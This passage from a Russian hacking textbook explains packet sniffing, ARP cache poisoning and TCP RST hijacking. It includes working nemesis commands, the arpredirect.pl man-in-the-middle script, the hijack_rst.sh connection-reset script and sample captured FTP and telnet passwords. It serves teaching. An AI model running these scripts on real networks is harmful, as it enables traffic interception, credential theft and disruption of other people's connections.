Например, если у одной системы IP-адрес 10.10.10.20 и MAC-адрес – 00:00:00:aa:aa:aa, а у другой системы в той же сети IP-адрес – 10.10.10.50 и MAC-адрес – 00:00:00:bb:bb:bb, то эти системы не смогут общаться между собой, пока не узнают MAC-адреса друг друга.



Если первая система желает установить TCP-соединение поверх IP со вторым устройством с IP-адресом 10.10.10.50, то первая система сначала поищет в своем кэше ARP запись для 10.10.10.50. Так как это первая попытка двух данных систем соединиться, то такой записи не окажется, и по широковещательному адресу будет послан ARP-запрос, суть которого такова: «Если ты 10.10.10.50, ответь мне, пожалуйста, на 00:00:00:aa:aa:aa.». Поскольку этот запрос отправляется с широковещательным адресом, его видят все системы в сети, но ответить должна только система, имеющая заданный IP-адрес. В данном случае вторая система генерирует ответ ARP, отправляемый прямо указанному 00:00:00:aa:aa:aa, в котором говорится: «Я 10.10.10.50, и мой MAC-

адрес – 00:00:00:bb:bb:bb». Первая система, получив этот ответ, кэширует пару адресов IP и MAC в своем кэше ARP и использует для связи аппаратный адрес.

0x330 Анализ сетевых пакетов (снифинг)

На канальном уровне также существует различие между коммутируемыми и некоммутируемыми сетями. В *некоммутируемой* сети пакеты Ethernet проходят через каждое имеющееся в сети устройство в предположении, что любое устройство будет рассматривать только адресованные ему пакеты. Однако довольно легко задать для устройства неразборчивый (promiscuous) режим, в котором оно будет принимать все пакеты независимо от их адреса. Большинство программ перехвата пакетов, таких как tcpdump, по умолчанию переводят прослушиваемое ими устройство в неразборчивый режим. Неразборчивый режим можно установить с помощью `ifconfig`, как видно из следующего листинга.

```
# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:00:AD:D1:C7:ED
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:9 Base address:0xc000

# ifconfig eth0 promisc
# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:00:AD:D1:C7:ED
          BROADCAST PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:9 Base address:0xc000
#
```

Перехват пакетов, которые могут не быть предназначены для всеобщего обозрения, носит название «снифинг» (нюхачество). Снифинг пакетов, проходящих в некоммутируемой сети, в неразборчивом режиме может дать разнообразную полезную информацию, что видно из следующего листинга.

```
# tcpdump -l -X 'ip host 192.168.0.118'
tcpdump: listening on eth0
21:27:44.684964 192.168.0.118.ftp > 192.168.0.193.32778: P 1:42(41) ack 1 win
17316 <nop,nop,timestamp 466808 920202> (DF)
0x0000   4500 005d e065 4000 8006 97ad c0a8 0076        E..].e@........v
0x0010   c0a8 00c1 0015 800a 292e 8a73 5ed4 9ce8        ........)..s^...
0x0020   8018 43a4 a12f 0000 0101 080a 0007 1f78        ..C../.........x
0x0030   000e 0a8a 3232 3020 5459 5053 6f66 7420        ....220.TYPSoft.
```

```
0x0040   4654 5020 5365 7276 6572 2030 2e39 392e        FTP.Server.0.99.
0x0050   3133                                           13
21:27:44.685132 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 42 win 5840
<nop,nop,timestamp 920662 466808> (DF) [tos 0x10]
0x0000   4510 0034 966f 4000 4006 21bd c0a8 00c1        E..4.o@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020   8010 16d0 81db 0000 0101 080a 000e 0c56        ...............V
0x0030   0007 1f78                                      ...x
21:27:52.406177 192.168.0.193.32778 > 192.168.0.118.ftp: P 1:13(12) ack 42
win 5840 <nop,nop,timestamp 921434 466808> (DF) [tos 0x10]
0x0000   4510 0040 9670 4000 4006 21b0 c0a8 00c1        E..@.p@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020   8018 16d0 edd9 0000 0101 080a 000e 0f5a        ...............Z
0x0030   0007 1f78 5553 4552 206c 6565 6368 0d0a        ...xUSER.leech..
21:27:52.415487 192.168.0.118.ftp > 192.168.0.193.32778: P 42:76(34) ack 13
win 17304 <nop,nop,timestamp 466885 921434> (DF)
0x0000   4500 0056 e0ac 4000 8006 976d c0a8 0076        E..V..@....m...v
0x0010   c0a8 00c1 0015 800a 292e 8a9c 5ed4 9cf4        ........)...^...
0x0020   8018 4398 4e2c 0000 0101 080a 0007 1fc5        ..C.N,..........
0x0030   000e 0f5a 3333 3120 5061 7373 776f 7264        ...Z331.Password
0x0040   2072 6571 7569 7265 6420 666f 7220 6c65        .required.for.le
0x0050   6563                                           ec
21:27:52.415832 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 76 win 5840
<nop,nop,timestamp 921435 466885> (DF) [tos 0x10]
0x0000   4510 0034 9671 4000 4006 21bb c0a8 00c1        E..4.q@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8010 16d0 7e5b 0000 0101 080a 000e 0f5b        ....~[.........[
0x0030   0007 1fc5                                      ....
21:27:56.155458 192.168.0.193.32778 > 192.168.0.118.ftp: P 13:27(14) ack 76
win 5840 <nop,nop,timestamp 921809 466885> (DF) [tos 0x10]
0x0000   4510 0042 9672 4000 4006 21ac c0a8 00c1        E..B.r@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8018 16d0 90b5 0000 0101 080a 000e 10d1        ................
0x0030   0007 1fc5 5041 5353 206c 3840 6e69 7465        ....PASS.l8@nite
0x0040   0d0a                                           ..
21:27:56.179427 192.168.0.118.ftp > 192.168.0.193.32778: P 76:103(27) ack 27
win 17290 <nop,nop,timestamp 466923 921809> (DF)
0x0000   4500 004f e0cc 4000 8006 9754 c0a8 0076        E..O..@....T...v
0x0010   c0a8 00c1 0015 800a 292e 8abe 5ed4 9d02        ........)...^...
0x0020   8018 438a 4c8c 0000 0101 080a 0007 1feb        ..C.L...........
0x0030   000e 10d1 3233 3020 5573 6572 206c 6565        ....230.User.lee
0x0040   6368 206c 6f67 6765 6420 696e 2e0d 0a          ch.logged.in...
```

В таких службах, как telnet, FTP и POP3, шифрование не применяется. В предшествующем примере пользователь `leech` регистрируется на FTP-сервере с паролем `l8@nite`. В процедуре аутентификации во время регистрации шифрование также не применяется, поэтому имена пользователей и пароли содержатся в разделах данных передаваемых пакетов.

`Tcpdump` – это замечательный универсальный анализатор пакетов, но существуют и специализированные средства снифинга, предназначен-


ные специально для поиска имен пользователей и их паролей. Замечательным примером служит программа dsniff, которую написал Даг Сонг (Dug Song).

```
# dsniff -n
dsniff: listening on eth0
-----------------
12/10/02 21:43:21 tcp 192.168.0.193.32782 -> 192.168.0.118.21 (ftp)
USER leech
PASS l8@nite

-----------------
12/10/02 21:47:49 tcp 192.168.0.193.32785 -> 192.168.0.120.23 (telnet)
USER root
PASS 5eCr3t
```

Даже без помощи таких средств, как dsniff, атакующему не составляет большого труда проанализировать пакеты в сети в поисках имен пользователей и паролей, чтобы проникнуть в другие системы. С точки зрения защиты данных это не очень хорошо, поэтому с помощью более интеллектуальных коммутаторов создают коммутируемые сетевые среды.

0x331 Активный снифинг

В *коммутируемой сетевой среде* пакеты передаются только в тот порт, которому они предназначены, в соответствии с MAC-адресом получателя. Для этого требуется более интеллектуальная аппаратура, способная создавать и хранить таблицы, связывающие MAC-адреса с определенными портами в зависимости от того, какое устройство подключено к каждому порту, как показано на рисунке:




Преимущество коммутируемой среды в том, что устройства получают только те пакеты, которые им предназначены, а поэтому устройства в неразборчивом режиме не могут перехватывать чужие пакеты. Но даже в коммутируемой среде есть искусные способы получения чужих пакетов, просто они оказываются немного сложнее. Для того чтобы придумывать такие хаки, надо тщательнее изучить и соединить вместе детали используемых протоколов.

Важным элементом передачи данных в сети, позволяющим получить любопытные результаты, является адрес отправителя. Сетевые протоколы никоим образом не гарантируют совпадение адреса отправителя в пакете с действительным адресом машины-отправителя. Подделка адреса отправителя в пакете называется *спуфингом* (spoofing). Добавление спуфинга в арсенал приемов значительно увеличивает возможности создания хаков, поскольку в большинстве систем предполагается истинность адреса отправителя.

Спуфинг – первый шаг в перехвате пакетов в коммутируемой сети. Еще две интересные детали обнаруживаются в ARP. Во-первых, если в ответе ARP содержится адрес, который уже есть в кэше ARP, приемная система заменяет прежний MAC-адрес новым, полученным в ответе (если только запись в кэше ARP не была явно помечена как немодифицируемая). Вторая особенность ARP состоит в том, что система принимает ответ ARP, даже если она не посылала запрос ARP. Это происходит потому, что информация о состоянии трафика ARP не хранится, чтобы сберечь память и не усложнять простой протокол.

Правильно воспользовавшись этими тремя особенностями, атакующий может перехватывать сетевой трафик в коммутируемой сети с помощью технологии, известной как *переадресация* ARP (ARP redirection). Атакующий посылает ответы ARP с фальшивыми адресами отправителя некоторым устройствам, в результате чего записи в кэше ARP этих устройств модифицируются данными, переданными атакующим. Эта технология называется *порчей кэша* ARP (ARP cache poisoning). Для перехвата сетевого обмена данными между точками A и B атакующий должен испортить кэш ARP у A так, чтобы A считал, что IP-адрес B находится по MAC-адресу атакующего, а также испортить кэш ARP у B, чтобы B считал, что IP-адрес A также находится по MAC-адресу атакующего. После этого машина атакующего просто должна пересылать все пакеты их настоящему конечному получателю; при этом весь трафик между A и B оказывается доставленным адресату, но пройдя при этом через машину атакующего, как показано на схеме:



Поскольку A и B присоединяют свои собственные заголовки Ethernet к отправляемым пакетам, исходя из соответствующих кэшей ARP, то IP-пакеты A, предназначенные для B, фактически отправляются по MAC-адресу атакующего, и наоборот. Коммутатор фильтрует трафик только на основе MAC-адресов, поэтому согласно своему предназначению будет отсылать IP-пакеты A и B, направляемые по MAC-адресу атакующего, в порт атакующего. После этого атакующий заменяет заголовки пакетов Ethernet, в которых содержатся IP-пакеты, правильными и направляет их обратно в коммутатор, который перешлет их настоящим адресатам. Коммутатор работает правильно: это потерпевшие машины удалось обманным путем заставить переадресовать свой трафик на машину атакующего.

В соответствии с установленными значениями тайм-аутов потерпевшие машины периодически посылают настоящие запросы ARP и получают на них настоящие ответы ARP. Для того чтобы атака переадресации не была из-за этого сорвана, атакующий должен периодически снова портить кэши ARP атакуемых машин. Для этого можно просто регулярно посылать поддельные ответы ARP обеим машинам A и B, например, каждые 10 секунд.

Шлюз (*gateway*) – это система, которая направляет трафик из локальной сети в Интернет. Переадресация ARP оказывается особенно интересной, когда одна из подвергшихся атаке машин оказывается шлюзом по умолчанию, потому что трафик между шлюзом по умолчанию и некоторой системой и есть трафик этой системы в Интернете. Например, если машина с адресом 192.168.0.118 связана с шлюзом по адресу 192.168.0.1 через коммутатор, то трафик будет проходить только через соответствующий MAC-адрес. Это означает, что обычными способами его нельзя перехватить даже в неразборчивом режиме. Для перехвата этого трафика его надо переадресовать.

Чтобы переадресовать трафик, надо сначала узнать MAC-адреса для 192.168.0.118 и 192.168.0.1. Это можно сделать, пропинговав эти узлы, потому что при любой попытке IP-соединения будет задействован ARP.

```
# ping -c 1 -w 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1): 56 octets data
64 octets from 192.168.0.1: icmp_seq=0 ttl=64 time=0.4 ms

--- 192.168.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
# ping -c 1 -w 1 192.168.0.118
PING 192.168.0.118 (192.168.0.118): 56 octets data
64 octets from 192.168.0.118: icmp_seq=0 ttl=128 time=0.4 ms

--- 192.168.0.118 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
# arp -na
```

```
? (192.168.0.1) at 00:50:18:00:0F:01 [ether] on eth0
? (192.168.0.118) at 00:C0:F0:79:3D:30 [ether] on eth0
# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:00:AD:D1:C7:ED
          inet addr:192.168.0.193  Bcast:192.168.0.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING  MTU:1500  Metric:1
          RX packets:4153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3875 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:601686 (587.5 Kb)  TX bytes:288567 (281.8 Kb)
          Interrupt:9 Base address:0xc000

#
```

После пингования MAC-адреса обоих узлов 192.168.0.118 и 192.168.0.1 окажутся в кэше ARP. Эта информация должна быть в кэше ARP, чтобы можно было отправлять пакеты истинному получателю после того, как они в результате переадресации попадут на машину атакующего. В предположении, что ядро скомпилировано с возможностью пересылки IP-пакетов, все, что теперь требуется, – это отправка поддельных ответов ARP через определенные промежутки времени. Узлу 192.168.0.118 требуется сообщить, что 192.168.0.1 имеет MAC-адрес 00:00:AD:D1:C7:ED, а узлу 192.168.0.1 сообщить, что 192.168.0.118 имеет тот же MAC-адрес 00:00:AD:D1:C7:ED. Инъекцию поддельных пакетов ARP можно осуществить из командной строки с помощью утилиты для инъекции (ввода) пакетов под названием `nemesis`. Nemesis изначально представляла собой комплект инструментов, написанных Марком Граймзом (Mark Grimes), но в последней версии 1.4 новый разработчик и руководитель проекта Джефф Натан (Jeff Nathan) объединил все функции в одной утилите.

```
# nemesis

NEMESIS -=- The NEMESIS Project Version 1.4beta3 (Build 22)

NEMESIS Usage:
  nemesis [mode] [options]

NEMESIS modes:
  arp
  dns
  ethernet
  icmp
  igmp
  ip
  ospf (currently non-functional)
  rip
  tcp
  udp

NEMESIS options:
  To display options, specify a mode with the option "help".
```

```
# nemesis arp help

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

ARP/RARP Usage:
  arp [-v (verbose)] [options]

ARP/RARP Options:
  -S <Source IP address>
  -D <Destination IP address>
  -h <Sender MAC address within ARP frame>
  -m <Target MAC address within ARP frame>
  -s <Solaris style ARP requests with target hardware addess set to
broadcast>
  -r ({ARP,RARP} REPLY enable)
  -R (RARP enable)
  -P <Payload file>

Data Link Options:
  -d <Ethernet device name>
  -H <Source MAC address>
  -M <Destination MAC address>

You must define a Source and Destination IP address.
#
# nemesis arp -v -r -d eth0 -S 192.168.0.1 -D 192.168.0.118 -h
00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M
00:C0:F0:79:3D:30

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

               [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
     [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
        [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected
# nemesis arp -v -r -d eth0 -S 192.168.0.118 -D 192.168.0.1 -h
00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M
00:50:18:00:0F:01

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

               [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
     [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
        [ARP opcode] Reply
```

```
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected
#
```

Эти две команды фабрикуют ответы ARP от 192.168.0.1 для 192.168.0.118 и в обратном направлении, утверждая, что их MAC-адреса имеют значение 00:00:AD:D1:C7:ED. Если повторять эти команды каждые десять секунд, как делается в приводимой ниже команде Perl, то поддельные ответы ARP будут поддерживать кэши ARP в испорченном состоянии, вызывающем переадресацию трафика.

```
# perl -e 'while(1){print "Redirecting...\n"; system("nemesis arp -v -r -d
eth0 -S 192.168.0.1 -D 192.168.0.118 -h 00:00:AD:D1:C7:ED -m
00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M 00:C0:F0:79:3D:30"); system("
nemesis arp -v -r -d eth0 -S 192.168.0.118 -D 192.168.0.1 -h
00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M
00:50:18:00:0F:01");sleep 10;}'
Redirecting...
Redirecting...
```

Вся эта процедура может быть автоматизирована с помощью следующего сценария на Perl.

arpredirect.pl

```
#!/usr/bin/perl

$device = "eth0";

$SIG{INT} = \&cleanup;  # Перехват Ctrl-C для вызова cleanup
$flag = 1;
$gw = shift;            # Первый аргумент командной строки
$targ = shift;          # Второй аргумент командной строки

if (($gw . "." . $targ) !~ /^([0-9]{1,3}\.){7}[0-9]{1,3}$/)
{  # Проверить корректность входных данных.
  die("Usage: arpredirect.pl <gateway> <target>\n");
}

# Сразу пропинговать цели и поместить MAC-адреса в кэш
print "Pinging $gw and $targ to retrieve MAC addresses...\n";
system("ping -q -c 1 -w 1 $gw > /dev/null");
system("ping -q -c 1 -w 1 $targ > /dev/null");

# Извлечь адреса из кэша arp
print "Retrieving MAC addresses from arp cache...\n";
$gw_mac = qx[/sbin/arp -na $gw];
$gw_mac = substr($gw_mac, index($gw_mac, ":")-2, 17);
$targ_mac = qx[/sbin/arp -na $targ];
```

```
$targ_mac = substr($targ_mac, index($targ_mac, ":")-2, 17);

# Если там нет одного из адресов, завершить работу.
if($gw_mac  !~ /^([A-F0-9]{2}\:){5}[A-F0-9]{2}$/)
{
  die("MAC address of $gw not found.\n");
}

if($targ_mac  !~ /^([A-F0-9]{2}\:){5}[A-F0-9]{2}$/)
{
  die("MAC address of $targ not found.\n");
}
# Получить свой IP и MAC
print "Retrieving your IP and MAC info from ifconfig...\n";
@ifconf = split(" ", qx[/sbin/ifconfig $device]);
$me = substr(@ifconf[6], 5);
$me_mac = @ifconf[4];

print "[*] Gateway: $gw is at $gw_mac\n";
print "[*] Target:  $targ is at $targ_mac\n";
print "[*] You:     $me is at $me_mac\n";
while($flag)
{ # Продолжать портить кэш до нажатия ctrl-C
  print "Redirecting:  $gw -> $me_mac <- $targ";
  system("nemesis arp -r -d $device -S $gw -D $targ -h $me_mac -m $targ_mac
         -H $me_mac -M $targ_mac");
  system("nemesis arp -r -d $device -S $targ -D $gw -h $me_mac -m $gw_mac
         -H $me_mac -M $gw_mac");
  sleep 10;
}

sub cleanup
{ # Вернуть кэши в исходное состояние
  $flag = 0;
print "Ctrl-C caught, exiting cleanly.\nPutting arp caches back to normal.";
  system("nemesis arp -r -d $device -S $gw -D $targ -h $gw_mac -m $targ_mac
         -H $gw_mac -M $targ_mac");
  system("nemesis arp -r -d $device -S $targ -D $gw -h $targ_mac -m $gw_mac
         -H $targ_mac -M $gw_mac");
}
# ./arpredirect.pl
Usage: arpredirect.pl <gateway> <target>
# ./arpredirect.pl 192.168.0.1 192.168.0.118
Pinging 192.168.0.1 and 192.168.0.118 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.1 is at 00:50:18:00:0F:01
[*] Target:  192.168.0.118 is at 00:C0:F0:79:3D:30
[*] You:     192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting:  192.168.0.1 -> 00:00:AD:D1:C7:ED <- 192.168.0.118
ARP Packet Injected

ARP Packet Injected
```

```
Redirecting:  192.168.0.1 -> 00:00:AD:D1:C7:ED <- 192.168.0.118
ARP Packet Injected

ARP Packet Injected
Ctrl-C caught, exiting cleanly.
Putting arp caches back to normal.
ARP Packet Injected

ARP Packet Injected

#
```

0x340 Захват TCP/IP


Захват TCP/IP (*hijacking*) – искусный прием, в котором с помощью поддельных пакетов перехватывается соединение между жертвой и другим узлом. Соединение жертвы повисает, а атакующий может работать с узлом, выдавая себя за жертву. Эта техника особенно полезна, когда соединение жертвы устанавливается с применением одноразовых паролей. Поскольку одноразовые пароли применяются для аутентификации один и только один раз, перехват пакетов, содержащих ее данные, бесполезен для атакующего. В этом случае захват TCP/IP оказывается отличным средством атаки.

Как уже отмечалось в этой главе, во время любого TCP-соединения каждая из сторон ведет порядковую нумерацию пакетов. При отправке каждого пакета этот порядковый номер увеличивается. Принятый пакет с неправильным порядковым номером не передается на следующий уровень. Если номер пакета повторяет один из принятых ранее, этот пакет отбрасывается, а если номер забегает вперед, пакет сохраняется для дальнейшей работы. Если неверные порядковые номера оказываются на обоих концах соединения, любые попытки передачи данных одной из сторон не проходят на другой, приемной, стороне, хотя соединение по-прежнему остается открытым. Такое состояние, называемое *десинхронизацией*, приводит к зависанию соединения.

Чтобы осуществить захват TCP/IP, атакующий и жертва должны находиться в одной сети. Узел, с которым жертва установила соединение, может находиться в любом месте. Сначала атакующий должен осуществить перехват пакетов в соединении жертвы, чтобы знать номера пакетов как жертвы (системы A на приводимой схеме), так и узла, с которым она соединена (системы B). Затем атакующий посылает узлу B поддельный пакет от имени жертвы с правильным порядковым номером.

Узел, получивший поддельный пакет, считая, что он поступил от машины жертвы, увеличивает порядковый номер и отвечает по IP-адресу жертвы. Машине жертвы не известно об отправке поддельного пакета, поэтому она считает порядковый номер ответа неверным и игнорирует пакет. Поскольку машина жертвы отвергла ответный пакет, полученный с узла B, ее подсчет порядковых номеров оказывается неверным.

Теперь у любого пакета, который жертва попытается послать узлу, будет также неверный порядковый номер, поэтому узел B его отвергнет.



Атакующий привел соединение жертвы с узлом в десинхронизированное состояние. Поскольку атакующий послал первый поддельный пакет, вызвавший весь этот хаос, он может поддерживать последовательность номеров в поддельных пакетах, продолжая отправлять их узлу якобы с IP-адреса жертвы. Таким образом, атакующий продолжит связь с узлом, а соединение жертвы с узлом зависнет.

0x341 Захват с помощью RST

В очень простом варианте захвата TCP/IP применяется инъекция одинаково выглядящих пакетов сброса (RST). Если адрес отправителя подделан, а номер подтверждения правильный, то принимающая сторона поверит, что отправитель действительно послал пакет сброса и переустановит соединение.

Желаемый результат можно получить с помощью `tcpdump`, `awk` и действующего из командной строки средства инъекции пакетов типа `nemesis`. `Tcpdump` позволит вести перехват установленных соединений путем фильтрации пакетов с установленным флагом ACK. Для этого нужен фильтр пакетов, анализирующий 13-ый октет заголовка TCP. Флаги располагаются в порядке URG, ACK, PSH, RST, SYN и FIN, слева направо. Таким образом, если флаг ACK установлен, то 13-ым октетом будет 00010000 в двоичном виде, или 16 в десятичном. Если выставлены оба флага SYN и ACK, то 13-ым октетом будет 00010010 в двоичном виде, или 18 в десятичном.

Чтобы создать фильтр, отбирающий пакеты с включенным флагом ACK независимо от всех остальных битов, применяется оператор поразрядного AND. Операция AND между 00010010 и 00010000 дает

00010000, потому что ACK – единственный разряд с двумя единицами. Таким образом, фильтр `tcp[13] & 16 == 16` соответствует пакетам с установленным флагом ACK независимо от состояния оставшихся флагов.

```
# tcpdump -S -n -e -l "tcp[13] & 16 == 16"
tcpdump: listening on eth0
22:27:17.437439 0:0:ad:d1:c7:ed 0:c0:f0:79:3d:30 0800 98: 192.168.0.193.22 >
192.168.0.118.2816: P 1986373934:1986373978(44) ack 3776820979 win 6432 (DF)
[tos 0x10]
22:27:17.447379 0:0:ad:d1:c7:ed 0:c0:f0:79:3d:30 0800 242: 192.168.0.193.22
> 192.168.0.118.2816: P 1986373978:1986374166(188) ack 3776820979 win 6432
(DF) [tos 0x10]
```

Ключ `-S` сообщает `tcpdump` о том, что следует вывести абсолютные порядковые номера, а `-n` предотвращает преобразование адресов в имена. Кроме того, ключ `-e` говорит о необходимости вывести в каждой строке дампа заголовок канального уровня, а `-l` буферизует выводимую строку, чтобы ее можно было перенаправить на вход другой утилиты, например `awk`.

`Awk` – прекрасный инструмент для создания сценария, с помощью которого можно разобрать вывод `tcpdump`, чтобы извлечь из него IP-адреса отправителя и получателя, порты и MAC-адреса, а также номера пакетов и подтверждений. Номер подтверждения в пакете, исходящем от получателя, представляет собой ожидаемый порядковый номер ответного пакета для получателя. На основе этих данных можно с помощью `nemesis` смастерить поддельный пакет RST. После отправки этого пакета все соединения, которые видит `tcpdump`, будут сброшены.

Файл: hijack_rst.sh

```
#!/bin/sh
tcpdump -S -n -e -l "tcp[13] & 16 == 16" | awk '{
# Выводить числа как целые без знака
  CONVFMT="%u";

# Начальное состояние генератора случайных чисел
  srand();

# Выделение информации о пакете в данных от tcpdump
  dst_mac = $2;
  src_mac = $3;
  split($6, dst, ".");
  split($8, src, ".");
  src_ip = src[1]"."src[2]"."src[3]"."src[4];
  dst_ip = dst[1]"."dst[2]"."dst[3]"."dst[4];
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Полученный номер ack совпадает с новым номером seq
  seq_num = $12;

# Подать всю эту информацию на вход nemesis
```

```
  exec_string = "nemesis tcp -v -fR -S "src_ip" -x "src_port" -H "src_mac" -
D "dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num";

# Вывести полезную отладочную инфо.. вход/выход
  print "[in]  "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10" "$11" "$12;
  print "[out] "exec_string;

# Вставить пакет с помощью nemesis
  system(exec_string);
}'
```

При выполнении этого сценария будет сброшено любое обнаруженное соединение. В данном примере это сеанс ssh между 192.168.0.193 и 192.168.0.118.

```
# ./hijack_rst.sh
tcpdump: listening on eth0
[in]  22:37:42.307362 0:c0:f0:79:3d:30 0:0:ad:d1:c7:ed 0800 74:
192.168.0.118.2819 > 192.168.0.193.22: P 3956893405:3956893425(20) ack
2752044079
[out] nemesis tcp -v -fR -S 192.168.0.193 -x 22 -H 0:0:ad:d1:c7:ed -D
192.168.0.118 -y 2819 -M 0:c0:f0:79:3d:30 -s 2752044079

TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

              [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
     [Ethernet type] IP (0x0800)

               [IP] 192.168.0.193 > 192.168.0.118
            [IP ID] 22944
         [IP Proto] TCP (6)
           [IP TTL] 255
           [IP TOS] 00
    [IP Frag offset] 0000
     [IP Frag flags]

        [TCP Ports] 22 > 2819
        [TCP Flags] RST
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096

Wrote 54 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
[in]  22:37:42.317396 0:0:ad:d1:c7:ed 0:c0:f0:79:3d:30 0800 74:
192.168.0.193.22 > 192.168.0.118.2819: P 2752044079:2752044099(20) ack
3956893425
[out] nemesis tcp -v -fR -S 192.168.0.118 -x 2819 -H 0:c0:f0:79:3d:30 -D
192.168.0.193 -y 22 -M 0:0:ad:d1:c7:ed -s 3956893425

